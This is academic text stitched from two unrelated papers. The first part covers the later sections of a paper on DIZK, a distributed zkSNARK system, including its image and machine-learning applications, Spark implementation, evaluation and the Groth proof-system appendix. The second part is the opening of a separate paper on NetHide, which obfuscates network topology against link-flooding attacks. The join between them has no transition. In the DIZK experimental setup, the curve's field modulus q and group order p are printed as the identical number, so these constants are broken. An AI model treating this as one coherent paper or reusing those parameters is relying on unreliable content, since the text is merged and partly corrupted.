We follow the approach of [53], and use the method of *rotation by shears* [54], which uses the identity $\left(\begin{smallmatrix} \cos\theta & -\sin\theta \\ \sin\theta & \cos\theta \end{smallmatrix}\right) = \left(\begin{smallmatrix} 1 & -\tan(\theta/2) \\ 0 & 1 \end{smallmatrix}\right)\left(\begin{smallmatrix} 1 & 0 \\ \sin\theta & 1 \end{smallmatrix}\right)\left(\begin{smallmatrix} 1 & -\tan(\theta/2) \\ 0 & 1 \end{smallmatrix}\right)$. The first is a shear by row, the second a shear by column, and the third again a shear by row. Each shear is performed by individually invoking a barrel shifter to every row or column, with the correct offset. For more details on how to

compute the offsets and the shear transformations, please refer to the full version.

In our implementation, we distribute the generation of constraints and variable assignment by distributing each shear, which can be done by generating each barrel shifter's constraints and variable assignment in parallel.

**Blur.** The blur transformation is specified by a position $(x,y)$, height $u$, and width $v$; it maps an input $r \times c$ image into an output $r \times c$ image in which Gaussian blur has been applied to the $u \times v$ rectangle whose bottom-left corner is at $(x,y)$. More precisely, we approximate Gaussian blur via three sequential *box blurs*, which are further reduced to six directional blurs [49]. To realize this transformation as constraints, we need to verify, for each of the $uv$ positions in the selected region and for each of the 6 directional blurs, that the new pixel is the correct (rounded) average of the $2r+1$ pixels in the old image. For more details on the algorithm, please refer to the full version.

In our implementation, since the value of each new pixel only depends on several surrounding pixels, we distribute the generation of constraints and witnesses by pixel blocks in the selected region.

## 7.2 Integrity of machine learning models

Suppose that a hospital owns sensitive patient data, and a researcher wishes to build a (public) model by running a (public) training algorithm on this sensitive data. The hospital does not want (or legally cannot) release the data; on the other hand, the researcher wants others to be able to check the integrity of the model. One way to resolve this tension is to have the hospital use a zkSNARK to prove that the model is the output obtained when running it on the sensitive data.[1]

In this paper, we study two operations: linear regression and covariance matrix calculation (an important subroutine for classification). Both rely on linear algebraic operations that are simple to express as constraints and to distribute across machines.

**Linear regression.** Least-squares linear regression is a popular supervised machine learning training algorithm that models the relationship between variables as linear. The input is a labeled dataset $D = (X,Y)$ where rows of $X \in \mathbb{R}^{n \times d}$ and $Y \in \mathbb{R}^{n \times 1}$ are the observations' independent and dependent variables. Assuming that $Xw \approx Y$ for some $w \in \mathbb{R}^{d \times 1}$, the algorithm's goal is to find such a $w$ that minimizes the mean squared-error loss. The solution to the optimization problem is $w = (X^T X)^{-1} X^T Y$.

[1] More precisely, the hospital also needs to prove that the input data is consistent, e.g., with some public commitment that others trust is a commitment to the hospital's data. This can be a very expensive computation to prove, but we do not study it in this paper since hash-based computations have been studied in many prior works, and we instead focus on the machine learning algorithms. In a real-world application both computations should be proved.

While the formula to compute $w$ uses a matrix inversion, one can easily check correctness of $w$ by verifying that $X^T X w = X^T y$. The problem is thus reduced to checking matrix multiplications, which can be easily expressed and distributed as we now describe.

We generate the constraints and variable assignments by following a distributed block-based algorithm for matrix multiplication [24, 50, 70]. Such an algorithm splits the output matrix into blocks, and assigns and shuffles the data needed to generate each block to the same machine. Each block can independently generate its constraints and variable assignments after receiving the necessary values. This simple approach works well for us because memory usage is dominated by the number of constraints and variables rather than the size of the input/output matrices.

**Covariance matrix.** Computing covariance matrices is an important subroutine in classification algorithms such as Gaussian naive Bayes and linear discriminant analysis [18]. These algorithms classify observations into discrete classes by constructing a probability distribution for each class. This reduces to computing the mean and covariance matrix for each class of sample points.

Suppose that $\{x_i \in \mathbb{R}^{d \times 1}\}_{i=1..n}$ is an input data set from a single class. Its covariance matrix is $M := \frac{1}{n-1} \sum_{i=1}^{n} (x_i - \bar{x})(x_i - \bar{x})^T \in \mathbb{R}^{d \times d}$, where $\bar{x} := (\frac{1}{n} \sum_{i=1}^{n} x_i) \in \mathbb{R}^{d \times 1}$ is the average of the $n$ observations.

To verify $M$, we first check the correctness of $\bar{x}$ by individually checking each of the $d$ entries; for each entry we use the same approach as in the case of blur (in §7.1). Then, we check correctness of each matrix multiplication $(x_i - \bar{x})(x_i - \bar{x})^T$, using the same distribution technique from linear regression. Finally, we check correctness of the 'average' of the $n$ resulting matrices.

# 8 Implementation

We implemented the distributed zkSNARK in $\approx$ 10K lines of Java code over Apache Spark [2], a popular cluster computing framework. All data representations are designed to fit within the Spark computation model. For example, we represent an R1CS instance $\phi = (k, N, M, \mathbf{a}, \mathbf{b}, \mathbf{c})$ via three RDDs, one for each of the three matrices $\mathbf{a}, \mathbf{b}, \mathbf{c}$, and each record in an RDD is a tuple $(j, (i, v))$ where $v$ is the $(i, j)$-th entry of the matrix. (Recall from §2.2 that $\mathbf{a}, \mathbf{b}, \mathbf{c}$ are coefficient matrices that determine all constraints of the instance.) Since DIZK deals with large instances, we carefully adjust the RDD partition size such that each partition fits on an executor's heap space.

# 9 Experimental setup

We evaluated DIZK on Amazon EC2 using r3.large instances (2 vCPUs, 15 GiB of memory) and r3.8xlarge instances (32 vCPUs, 244 GiB of memory). For single-machine experiments, we used one r3.large instance. For distributed experiments, we used a cluster of ten

r3.8xlarge instances for up to 128 executors, and a cluster of twenty r3.8xlarge for 256 executors.

We instantiate the zkSNARK via a 256-bit Barreto–Naehrig curve [8], a standard choice in prior zkSNARK implementations. This means that $\mathbb{G}_1$ and $\mathbb{G}_2$ are elliptic curve groups of a prime order $p$ of 256 bits, and the scalar field $\mathbb{F}$ has this same size.

An important technicality is that we cannot rely on curves used in prior zkSNARK works, because they do not support the large instance sizes in this work, as we now explain. To allow for efficient implementations of the setup and the prover one needs a curve in which the group order $p$ is such that $p-1$ is divisible by $2^a$, where $2^a$ is larger than the maximum instance size to be supported [11]. As the instance sizes that we support are in the billions (at least $2^{30}$), we need, say, $a \geq 40$.

We thus generated (by modifying the sampling algorithm in [8]) a 256-bit Barreto–Naehrig curve with $a = 50$, which suffices for our purposes. The curve is $E/\mathbb{F}_q\colon y^2 = x^3 + 13$ with $q = 17855808334804902850260923831770255773646114952324966112694569107431857586177$, and its order is $p = 17855808334804902850260923831770255773646114952324966112694569107431857586177$.

## 10 Evaluation of the distributed zkSNARK

We evaluated our distributed zkSNARK and show that:

1. We support instances of *more than a billion gates*, a significant improvement over serial implementations, which exceed memory bounds at 10-20 million gates.
2. Fixing a number of executors on the cluster and letting the instance size increase (from several millions to over a billion), the running time of the setup and prover increases close to linearly as expected, demonstrating scalability over this range of instance sizes.
3. Fixing an input size and increasing the number of executors, the running time of the setup and prover decreases close to linearly as expected, demonstrating parallelization over this range of executors.

In the next few sub-sections we support these findings.

### 10.1 Evaluation of the setup and prover

We evaluate our distributed implementation of the zkSNARK setup and prover. Below we use 'instance size' to denote the number of constraints $M$ in a R1CS instance.[2]

First, we measure the largest instance size (as a power of 2) that is supported by:

- the serial implementation of Groth's protocol [59], a state-of-the-art zkSNARK library; and
- our distributed implementation of the same protocol.

(Also, we plot the same for the serial implementation of PGHR [55]'s protocol in `libsnark`, a common zkSNARK choice.)

Data from our experiments, reported in Fig. 4, shows that using more executors allows us to support larger instance sizes, in particular supporting *billions* of constraints with sufficiently many executors. Instances of this size are much larger than what was previously possible via serial techniques.

Next, we measure the running time of the setup and the prover on an increasing number of constraints and with an increasing number of executors. Data from our experiments, reported in Fig. 5, shows that (a) for a given number of executors, running times increase nearly linearly as expected, demonstrating *scalability* over a wide range of instance sizes; (b) for a given instance size, running times decrease nearly linearly as expected, demonstrating *parallelization* over a wide range of number of executors.

Finally, we again stress that we do not evaluate the zkSNARK verifier because it is a simple and fast algorithm that can be run even on a smartphone. Thus, we simply use `libsnark`'s implementation of the verifier [59], whose running time is $\approx 2\,\text{ms} + 0.5\,\mu\text{s} \cdot k$ where $k$ is the number of field elements in the R1CS input (not a large number in typical applications).

### 10.2 Evaluation of the components

We separately evaluate the performance and scalability of key components of our distributed SNARK implementation: the field algorithms for Lag and FFT (§10.2.1) and group algorithms for fixMSM and varMSM (§10.2.2). We single out these components since they are starting points to distribute other similar proof systems.

#### 10.2.1 Field components: Lag and FFT

We evaluate our implementation of distributed algorithms for Lag (used in the setup) and FFT (used in the prover). For the scalar field $\mathbb{F}$, we measure the running time, for an increasing instance size and increasing number of executors in the cluster. Data from our experiments, reported in Fig. 6, shows that our implementation behaves as desired: for a given number of executors, running times increase close to linearly in the instance size; also, for a given instance size, running times decrease close to linearly as the number of executors grow.

#### 10.2.2 Group components: fixMSM and varMSM

We evaluate our implementation of distributed algorithms for fixMSM (used in the setup) and varMSM (used in the prover). For each of the elliptic-curve groups $\mathbb{G}_1$ and $\mathbb{G}_2$, we measure the total running time, for increasing instance size and number of executors in the cluster. Data

[2] The number of variables $N$ also affects performance, but it is usually close to $M$ and so our discussions only mention $M$ with the understanding that $N \approx M$ in our experiments. The number of inputs $k$ in an R1CS instance is bounded by the number of variables $N$, and either way does not affect the setup's and prover's performance by much; moreover, $k$ is much, much smaller than $N$ in typical applications and so we do not focus on it.



Figure 4: Largest instance size supported by `libsnark`'s serial implementation of PGHR's protocol [55] and Groth's protocol [42] vs. our distributed system.



Figure 5: Setup and prover running times for different combinations of instance size and number of executors.

from our experiments, reported in Fig. 7, shows that our implementation behaves as desired: for a given number of executors, running times increase close to linearly in the instance size; also, for a given instance size, running times decrease close to linearly in the number of executors.

## 10.3 Effectiveness of our techniques

We ran experiments (32 and 64 executors for all feasible instances) comparing the performance of the setup and



Figure 6: Running times of Lag and FFT over $\mathbb{F}$ for different combinations of instance size and number of executors.



Figure 7: Running times of fixMSM, varMSM over $\mathbb{G}_1, \mathbb{G}_2$ for combinations of instance size and number of executors.


prover with two implementations: (1) the implementation that is part of DIZK, which has optimizations described in the design sections (§4, §5, §6); and (2) an implementation that does not employ these optimizations (e.g., uses `skewjoin` instead of our solution, and so on). Our data established that our techniques allow achieving instance sizes that are 10 times larger, at a cost that is 2-4 times faster in the setup and prover.

## 11 Evaluation of applications

We evaluated the performance of constraint and witness generation for the applications described in §7.

Fig. 9 shows, for various instances of our applications, the number of constraints and the performance of constraint and witness generation. In all cases, witness generation is markedly more expensive than constraint generation due to data shuffling. Either way, both costs are insignificant when compared to the corresponding costs



(a) Constraints generation (b) Witness generation (c) Constraints generation (d) Witness generation

Figure 8: Scalability of linear regression.

| Application | | Size | Constraint | Witness |
|---|---|---|---|---|
| matrix multiply (700 × 700 matrices) | | 685 M | 12 s | 62 s |
| covariance matrix (20K points, 100 dims) | | 402 M | 13 s | 67 s |
| linear regression (20K points, 100 dims) | | 404 M | 18 s | 77 s |
| 2048 ×2048 image | blur | 13.6 M | 3 s | 31 s |
| | crop | 4.2 M | 1 s | 34 s |
| | rotation | 138 M | 7 s | 14.6 s |

Figure 9: Costs of some applications: number of constraints, time to generate constraints, and time to generate the witness. (Both times are for 64 executors.)

of the SNARK setup and prover. Hence, we did not try to optimize this performance further.

Fig. 8 shows the scaling behavior of constraint and witness generation for one application, linear regression. Fig. 8a and Fig. 8b show the time for constraint and witness generation when fixing the number of executors and increasing the instance size (as determined by the number of constraints); the graphs show that time scales nearly linearly, which means that the algorithm parallelizes well with respect to instance size. Fig. 8c and Fig. 8d show the time for constraint and witness generation when fixing the instance size and increasing the number of executors; the graphs show that the system scales well as the number of executors are increased (at some point, a fixed overhead dominates, so the time flattens out).

## 12 Related work

**Optimization and implementation of proof systems.** Recent years have seen beautiful works that optimize and implement information-theoretic and cryptographic proof systems. These proof systems enable a weak verifier (e.g., a mobile device) to outsource an expensive computation to a powerful prover (e.g., a cloud provider). For example, doubly-efficient interactive proofs for parallel computation [40] have been optimized and implemented in software [30, 68, 66, 67, 77] and hardware [73, 74]. Also, batch arguments based on Linear PCPs [45] have attained remarkable efficiency [60, 62, 63, 61, 72, 22].

Some proof systems, such as zkSNARKs, also provide zero knowledge, which is important for applications [33, 10, 75, 31, 46, 47, 53, 36]. Approaches to construct zkSNARKs include using PCPs [52, 13] or Linear PCPs [41, 51, 20, 37]. An implementation following the first approach has been attained [9], but most other implementations follow the second approach [55, 11, 15, 48, 78, 31]. The zkSNARK setup and prover in prior implementations run on a single machine.

Some recent work explores zero knowledge proofs based not on probabilistic checking techniques and do not offer constant-size proofs, but whose provers are cheaper (and need no setup). See [39] and references therein.

**Proof systems & distributed systems.** While prior work does not distribute the prover's computation across a cluster, some prior work did show how even monolithic provers can be used to prove correct execution of distributed computations. For example, the system Pantry [22] transforms a proof system such as a batch argument or a zkSNARK into an interactive argument for outsourcing MapReduce computations (though it does not preserve zero knowledge). Also, the framework of Proof-Carrying Data [26, 27] allows reasoning, and proving the correctness of, certain distributed computations via the technique of recursive proof composition on SNARKs. This technique can be used to attain zkSNARKs for MapReduce [28], and also for 'breaking up' generic computation into sub-computations while proving each correct [14, 31].

Our work is *complementary to the above approaches*: prior work can leverage our distributed zkSNARK (instead of a 'monolithic' one) to feasibly support larger instance sizes. For instance, Pantry can use our distributed zkSNARK as the starting point of their transformation.

**Trusted hardware.** If one assumes trusted hardware, achieving 'zero knowledge proofs', even ones that are short and cheap to verify, is easier. For example, trusted hardware with attested execution (e.g. Intel SGX) suffices [69, 56]. DIZK does not assume trusted hardware, and thus protects against a wider range of attackers at the prover than these approaches.

## 13 Limitations and the road ahead

While we are excited about scaling to larger circuits, zkSNARKs continue to suffer from important limitations.

First, even if DIZK enables using zkSNARKs for much larger circuits than what was previously possible, doing so is still very expensive (we resort to using a compute cluster!) and so scaling to even larger sizes (say, hundreds of billions of gates) requires resources that may even go beyond those of big clusters. Making zkSNARKs more efficient overall (across *all* circuit sizes) remains a challenging open problem.

Second, the zkSNARKs that we study, like most other 'practical' ones, require a trusted party to run a *setup* procedure that uses secret randomness to sample certain public parameters. This setup is needed only once per circuit, but its time and space costs also grow with circuit size. While DIZK does provide an efficient distributed setup (in addition to the same for the prover), performing this setup in practice is challenging due to many real-world security concerns. Currently-deployed zkSNARKs have relied on Secure Multi-party Computation "ceremonies" for this [12, 21], and it remains to be studied if those techniques can be distributed by building on our work.

Our outlook is optimistic as the area of efficient proof systems sees tremendous progress [76], not only in terms of real-world deployment [7] but also for zkSNARK constructions that, while still somewhat expensive, rely only on public randomness (no setup is needed) [13, 9].

## 14 Conclusion

We design and build DIZK, a distributed zkSNARK system. While prior systems only support circuits of up to 10-20 million gates (at a cost of 1 ms per gate in the prover), DIZK leverages the combined CPU and memory resources in a cluster to support circuits of up to billions of gates (at a cost of 10 µs per gate in the prover). This is a qualitative leap forward in the capabilities zkSNARKs, a recent cryptographic tool that has garnered much academic and industrial interest.

## Acknowledgements

The authors are grateful to Jiahao Wang for participating in early stages of this work. This work was supported by the Intel/NSF CPS-Security grants #1505773 and #20153754, the UC Berkeley Center for Long-Term Cybersecurity, and gifts to the RISELab from Amazon, Ant Financial, CapitalOne, Ericsson, GE, Google, Huawei, IBM, Intel, Microsoft, and VMware. The authors thank Amazon for donating compute credits to RISELab, which were extensively used in this project.

**Setup.** The setup $\mathscr{S}$ receives an R1CS instance $\phi = (k, N, M, \mathbf{a}, \mathbf{b}, \mathbf{c})$ and then samples a proving key $\mathsf{pk}$ and a verification key $\mathsf{vk}$ as follows. First, $\mathscr{S}$ reduces the R1CS instance $\phi$ to a QAP instance $\Phi = (k, N, M, \mathbf{A}, \mathbf{B}, \mathbf{C}, D)$ by running the algorithm $\mathsf{qapl}$. Then, $\mathscr{S}$ samples random elements $t, \alpha, \beta, \gamma, \delta$ in $\mathbb{F}$ (this is the randomness that must remain secret). After that, $\mathscr{S}$ evaluates the polynomials in $\mathbf{A}, \mathbf{B}, \mathbf{C}$ at the element $t$, and computes

$$\mathbf{K}^{\mathsf{vk}}(t) := \left( \frac{\beta \mathbf{A}_i(t) + \alpha \mathbf{B}_i(t) + \mathbf{C}_i(t)}{\gamma} \right)_{i=0,\ldots,k}$$
$$\mathbf{K}^{\mathsf{pk}}(t) := \left( \frac{\beta \mathbf{A}_i(t) + \alpha \mathbf{B}_i(t) + \mathbf{C}_i(t)}{\delta} \right)_{i=k+1,\ldots,N}$$

and

$$\mathbf{Z}(t) := \left( \frac{t^j Z_D(t)}{\delta} \right)_{j=0,\ldots,M-2}$$

Finally, the setup algorithm computes encodings of these elements and outputs $\mathsf{pk}$ and $\mathsf{vk}$ defined as follows:

$$\mathsf{pk} := \left( [\alpha]_1, \begin{matrix}[\beta]_1, [\delta]_1 \\ [\beta]_2, [\delta]_2\end{matrix}, [\mathbf{A}(t)]_1, \begin{matrix}[\mathbf{B}(t)]_1 \\ [\mathbf{B}(t)]_2\end{matrix}, \begin{matrix}[\mathbf{K}^{\mathsf{pk}}(t)]_1 \\ [\mathbf{Z}(t)]_1\end{matrix} \right),$$
$$\mathsf{vk} := (e(\alpha, \beta), [\gamma]_2, [\delta]_2, [\mathbf{K}^{\mathsf{vk}}(t)]_1) \ .$$

**Prover.** The prover $\mathscr{P}$ receives a proving key $\mathsf{pk}$, input $x$ in $\mathbb{F}^k$, and witness $w$ in $\mathbb{F}^{N-k}$, and then samples a proof $\pi$ as follows. First, $\mathscr{P}$ extends the $x$-witness $w$ for the R1CS instance $\phi$ to a $x$-witness $(w, h)$ for the QAP instance $\Phi$ by running the algorithm $\mathsf{qapW}$. Then, $\mathscr{P}$ samples random elements $r, s$ in $\mathbb{F}$ (this is the randomness that imbues the proof with zero knowledge). Next, letting $z := 1 \| x \| w$, $\mathscr{P}$ computes three encodings obtained as follows

$$[A_r]_1 := [\alpha]_1 + \sum_{i=0}^{N} z_i [\mathbf{A}_i(t)]_1 + r[\delta]_1 \ ,$$
$$[B_s]_1 := [\beta]_1 + \sum_{i=0}^{N} z_i [\mathbf{B}_i(t)]_1 + s[\delta]_1$$
$$[B_s]_2 := [\beta]_2 + \sum_{i=0}^{N} z_i [\mathbf{B}_i(t)]_2 + s[\delta]_2 \ .$$

Then $\mathscr{P}$ uses these two compute a fourth encoding:

$$[K_{r,s}]_1 := s[A_r]_1 + r[B_s]_1 - rs[\delta]_1 + \sum_{i=k+1}^{N} z_i [\mathbf{K}_i^{\mathsf{pk}}(t)]_1 + \sum_{j=0}^{M-2} h_j [\mathbf{Z}_j(t)]_1 \ .$$

The output proof is $\pi := ([A_r]_1, [B_s]_2, [K_{r,s}]_1)$.

**Verifier.** The verifier $\mathscr{V}$ receives a verification key $\mathsf{vk}$, input $x$ in $\mathbb{F}^k$, and proof $\pi$, and, letting $x_0 := 1$, checks that the following holds:

$$e([A_r]_1, [B_s]_2) = e(\alpha, \beta) + e\left( \sum_{i=0}^{k} x_i [\mathbf{K}_i^{\mathsf{vk}}(t)]_1, [\gamma]_2 \right) + e([K_{r,s}]_1, [\delta]_2) \ .$$

## Abstract

Simple path tracing tools such as `traceroute` allow malicious users to infer network topologies remotely and use that knowledge to craft advanced denial-of-service (DoS) attacks such as Link-Flooding Attacks (LFAs). Yet, despite the risk, most network operators still allow path tracing as it is an essential network debugging tool.

In this paper, we present NetHide, a network topology obfuscation framework that mitigates LFAs while preserving the practicality of path tracing tools. The key idea behind NetHide is to formulate network obfuscation as a multi-objective optimization problem that allows for a flexible tradeoff between security (encoded as hard constraints) and usability (encoded as soft constraints). While solving this problem exactly is hard, we show that NetHide can obfuscate topologies at scale by only considering a subset of the candidate solutions and without reducing obfuscation quality. In practice, NetHide obfuscates the topology by intercepting and modifying path tracing probes directly in the data plane. We show that this process can be done at line-rate, in a stateless fashion, by leveraging the latest generation of programmable network devices.

We fully implemented NetHide and evaluated it on realistic topologies. Our results show that NetHide is able to obfuscate large topologies ($> 150$ nodes) while preserving near-perfect debugging capabilities. In particular, we show that operators can still precisely trace back $> 90\,\%$ of link failures despite obfuscation.

## 1 Introduction

Botnet-driven Distributed Denial-of-Service (DDoS) attacks constitute one of today's major Internet threats [1, 2, 5, 10]. Such attacks can be divided in two categories depending on whether they target end-hosts and services (volume-based attacks) or the network infrastructure itself (link-flooding attacks, LFAs).

Volume-based attacks are the simplest and work by sending massive amounts of data to selected targets. Recent examples include the 1.2 Tbps DDoS attack against Dyn's DNS service [6] in October 2016 and the 1.35 Tbps DDoS attack against GitHub in February 2018 [8]. While impressive, these attacks can be mitigated today by diverting the incoming traffic through large CDN infrastructures [23]. As an illustration, CloudFlare's infrastructure can now mitigate volume-based attacks reaching Terabits per second [18].

Link-flooding attacks (LFAs) [26, 38] are more sophisticated and work by having a botnet generate low-rate flows between pairs of bots or towards public services such that all of these flows cross a given set of network links or nodes, degrading (or even preventing) the connectivity for *all* services using them. LFAs are much harder to detect as: *(i)* traffic volumes are relatively small (10 Gbps or 40 Gbps attacks are enough to kill most Internet links [31]); and *(ii)* attack flows are indistinguishable from legitimate traffic. Representative examples include the Spamhaus attack which flooded selected Internet eXchange Point (IXP) links in Europe and Asia [4, 7, 12].

Unlike volume-based attacks, performing an LFA requires the attacker to know the topology *and* the forwarding behavior of the targeted network. Without this knowledge, an attacker can only "guess" which flows share a common link, considerably reducing the attack's efficiency. As an illustration, our simulations indicate that congesting an *arbitrary* link without knowing the topology requires 5 times more flows, while congesting a *specific* link is order of magnitudes more difficult.

Nowadays, attackers can easily acquire topology knowledge by running path tracing tools such as `traceroute` [17]. In fact, previous studies have shown that entire topologies can be precisely mapped with `traceroute` provided enough vantage points are used [37], a requirement easily met by using large-scale measurement platforms (e.g., RIPE Atlas [16]).

***Existing works*** Existing LFA countermeasures either work *reactively* or *proactively*. Reactive measures dynamically adapt how traffic is being forwarded [25, 33] or have networks collaborating to detect malicious flows [31]. Proactive measures work by obfuscating the network topology so as to prevent attackers from discovering potential targets [28, 39, 40]. The problem with reactive countermeasures is the relative lack of incentives to deploy them: collaborative detection is only useful with a significant amount of participating networks, while dynamic traffic adaptation conflicts with traffic engineering objectives. In contrast, proactive approaches can protect each network individually without impacting normal traffic forwarding. Yet, they considerably lower the usefulness of path tracing tools [28,39] such as `traceroute` which is the prevalent tool for debugging networks [24,27,37]. Further, they also provide poor obfuscation which can be easily broken with a small number of brute-force attacks [39,40].

***Problem statement*** Given the limitations of existing techniques, a fundamental question remains open: *is it possible to obfuscate a network topology so as to mitigate attackers from performing link flooding attacks while, at the same time, preserving the usefulness of path tracing tools?*

***Key challenges*** Answering this question is challenging for at least three reasons:

1. The topology must be obfuscated with respect to any possible attacker location: attackers can be located anywhere and their tracing traffic is often indistinguishable from legitimate user requests.
2. The obfuscation logic should not be invertible and should scale to large topologies.
3. The obfuscation logic needs to be able to intercept and modify tracing traffic at line-rate. To preserve the troubleshooting-ability of network operators, tracing traffic should still flow across the correct physical links such that, for example, link failures in the physical topology are visible in the obfuscated one.

***NetHide*** We present NetHide, a novel network obfuscation approach which addresses the above challenges. NetHide consists of two main components: *(i)* a usability-preserving and scalable obfuscation algorithm; and *(ii)* a runtime system, which modifies tracing traffic directly in the data plane.

The key technical insight behind NetHide is to formulate the network obfuscation task as a multi-objective optimization problem that allows for a flexible trade-off between security (encoded as hard constraints) and usability (soft constraints). We introduce two metrics to quantify the usability of an obfuscated topology: *accuracy* and *utility*. Intuitively, the accuracy measures the similarity between the path along which a flow is routed in the physical topology with the path that NetHide presents in the virtual topology. The utility captures how physical events (e.g., link failures or congestion) in the physical topology are represented in the virtual topology. To scale, we show that considering only a few randomly selected candidate topologies, and optimizing over those, is enough to find secure solutions with near-optimal accuracy and utility.

We fully implemented NetHide and evaluated it on realistic topologies. We show that NetHide is able to obfuscate large topologies ($> 150$ nodes) with marginal impact on usability. In fact, we show in a case study that NetHide allows to precisely detect the vast majority ($> 90\,\%$) of link failures. We also show that NetHide is useful when partially deployed: $40\,\%$ of programmable devices allow to protect up to $60\,\%$ of the flows.

***Contributions*** Our main contributions are:

- A novel formulation of the network obfuscation problem in a way that preserves the usefulness of existing debugging tools (§3).
- An encoding of the obfuscation task as a linear optimization problem together with a random sampling technique to ensure scalability (§4).
- An end-to-end implementation of our approach, including an online packet modification runtime (§5).
- An evaluation of NetHide on representative network topologies. We show that NetHide can obfuscate topologies of large networks in a reasonable amount of time. The obfuscation has little impact on benign users and mitigates realistic attacker strategies (§6).

## 2 Model

We now present our network and attacker models and formulate the precise problem we address.

### 2.1 Network model

We consider layer 3 (IP) networks operated by a single authority, such as an Internet service provider or an enterprise. Traffic at this layer is routed according to the destination IP address. We assume that routing is deterministic, meaning that the traffic is sent along a single path between each pair of nodes. While this assumption does not hold for networks relying on probabilistic load-balancing mechanisms (e.g., ECMP [15]), it makes our attacker more powerful as all paths are assumed to be persistent and therefore easier to learn.

To deploy NetHide, we assume that some of the routers are programmable in a way that allows them to: *(i)* match



Figure 1: Link Flooding Attacks (LFAs) work by routing many legitimate low-volume flows over the same set of physical links in order to cause congestion. LFAs assume that the attacker can discover the network topology, usually using `traceroute`-like tracing.

on arbitrary IP Time-to-Live (TTL) values; *(ii)* change the source and destination addresses of packets (e.g., UDP packets for `traceroute`) depending on the original destination address and the TTL; and *(iii)* restore the original source and destination addresses when replies (e.g., ICMP packets) to modified packets arrive. Our implementation uses the P4 programming language [14], which fulfills the above criteria. Yet, NetHide could also be implemented on top of existing router firmware.

## 2.2 Attacker model

We assume an attacker who controls a set of hosts (e.g., a botnet) that can inject traffic in the network. The attacker's goal is to perform a *Link Flooding Attack* (LFA) such as Coremelt [38] or Crossfire [26]. The objective of these attacks is to isolate a network segment by congesting one or more links. The attacker aims to congest links by creating low-volume flows from many different sources (bots) to many destinations (public servers or other bots) such that all these flows cross the targeted links (illustrated in Fig. 1). An attacker's *budget* limits the number of flows she can run and we quantify the attacker's strength based on her budget. Because the additional traffic is low-volume, it is hard to separate it from legitimate (also low-volume) traffic. This makes detecting and mitigating LFA attacks a hard problem [41].

To mount an efficient and stealthy LFA, the attacker must know enough (source, destination) pairs that communicate via the targeted link(s). Otherwise, she would have to create so many flows that she no longer remains efficient. Similarly to [26, 38], we assume the attacker has no prior knowledge of the network topology. However, the attacker can learn the network topology using `traceroute`-like tracing techniques [17]. `traceroute` works by sending a series of packets (probes) to the destination with increasing TTL values. In response to these probes, each router along the path to the destination sends an ICMP time exceeded message. More specifically, `traceroute` leverages the fact that

**Network components**

| | | | |
|---|---|---|---|
| *(Nodes)* | $N$ | $\subseteq$ | $\mathcal{N} = \{n_1, \ldots, n_N\}$ |
| *(Links)* | $L$ | $\subseteq$ | $N \times N$ |
| *(Forwarding tree)* | $T_n$ | $=$ | $(N, L_n)$, tree rooted at $n$ |
| *(Forwarding trees)* | $T$ | $=$ | $\bigcup_{n \in N} T_n$ |
| *(Flows)* | $F$ | $\subseteq$ | $N \times N$ |

**Network topologies**

| | | | |
|---|---|---|---|
| *(Physical)* | $P$ | $=$ | $(N, L, T)$ |
| *(Virtual)* | $V$ | $=$ | $(N', L', T')$ |
| | | | $N \subseteq N'$ |

**Metrics**

| | | | |
|---|---|---|---|
| *(Flows per link)* | $f(T,l)$ | $=$ | $\{(s,d) \in F \mid l \in T_d\}$ |
| *(Flow density)* | $fd(T,l)$ | $=$ | $\lvert f(T,l) \rvert$ |
| *(Capacity)* | $c$ | $:$ | $L \to \mathbb{N}$ |
| *(Accuracy)* | $acc$ | $:$ | $((s,d), P, V) \mapsto [0,1]$ |
| *(Utility)* | $util$ | $:$ | $((s,d), P, V) \mapsto [0,1]$ |

Figure 2: NetHide notation and metrics

TTL values are decremented by one at each router, and that the first router to see a TTL value of 0 sends a response to the source of the probe. For example, a packet with TTL value of 3 sent from $A$ to $B$ will cause the third router along the path from $A$ to $B$ to send an ICMP time exceeded message to $A$. By aggregating paths between many host pairs, it is possible to determine the topology and the forwarding behavior of the network [37]. We remark that in addition to revealing forwarding paths, `traceroute`-like probes also disclose the Round-Trip Time (RTT), i.e., the time difference between the moment a probe is sent and the corresponding ICMP time exceeded message is received, which can be used as a side-channel to gain intuition about the feasibility of a (potentially obfuscated) path returned by `traceroute`.

Finally, we assume that the attacker knows everything about the deployed protection mechanisms in the network (including the ones presented in this paper) except their secret inputs and random decisions following Kerckhoff's principle [34].

## 2.3 Notation

We depict our notation and definitions in Fig. 2. We model a *network topology* as a graph with nodes $N \subseteq \mathcal{N}$, where $\mathcal{N}$ is the set of all possible nodes, and links $L \subseteq N \times N$. A *node* in the graph corresponds to a router in the network and a *link* corresponds to an (undirected) connection between two routers. NetHide allows to extend a topology with virtual nodes, i.e., nodes $v \in \mathcal{N} \setminus N$.

Given a node $n$, we use a tree $T_n = (N, L_n)$ rooted at $n$ to model how packets are forwarded to $n$. We refer to this

tree as a *forwarding tree*. For simplicity, we write $l \in T_n$ to denote that the link $l$ is contained in the forwarding tree $T_n$, i.e., $T_n = (N, L_n)$ with $l \in L_n$. We use $T$ to denote the set of all forwarding trees.

A *flow* $(s,d) \in F$ is a pair of a source node $s$ and destination node $d$. Note that the budget of the strongest attacker is given by the total number $|F|$ of possible flows. We use $T_{s \to d}$ to refer to the path from source node $s$ to destination node $d$ according to the forwarding tree $T_d$. In the style of [26], we define the *flow density fd* for a link $l \in L$ as the number of flows that are routed via this link (in any direction). The maximum flow density that a link can handle without congestion is denoted by the link's *capacity* $c$. A topology $(N, L, T)$ is *secure* if the flow density for any link in the topology does not exceed its capacity, i.e., $\forall l \in L : fd(T,l) \leq c(l)$. Note that no attacker (with any budget) can attack a secure topology as all links have enough capacity to handle the total number of flows from all the (source, destination) pairs in $F$.

## 2.4 Problem statement

We address the following *network obfuscation problem*: Given a physical topology $P$, the goal is to compute an obfuscated (virtual) topology $V$ such that $V$ is secure and is as similar as possible to $P$. In other words, the goal is to deceive the attacker with a virtual topology $V$. For the similarity between the physical topology $P$ and the obfuscated topology $V$, we refer to §3 where we present metrics which represent the *accuracy* of paths reported by `traceroute` and the *utility* of link failures in $P$ being closely represented in $V$.

We remark on a few important points. First, if $P$ is secure, then the obfuscation problem should return $P$ since we require that $V$ is as similar as possible to $P$. Second, for any network and any attacker, the problem has a trivial solution since we can always come up with a network that has an exclusive routing path for each (source, destination) pair. However, for non-trivial notions of similarity, it is challenging to discover an obfuscated network $V$ that similar to $P$.

# 3 NetHide

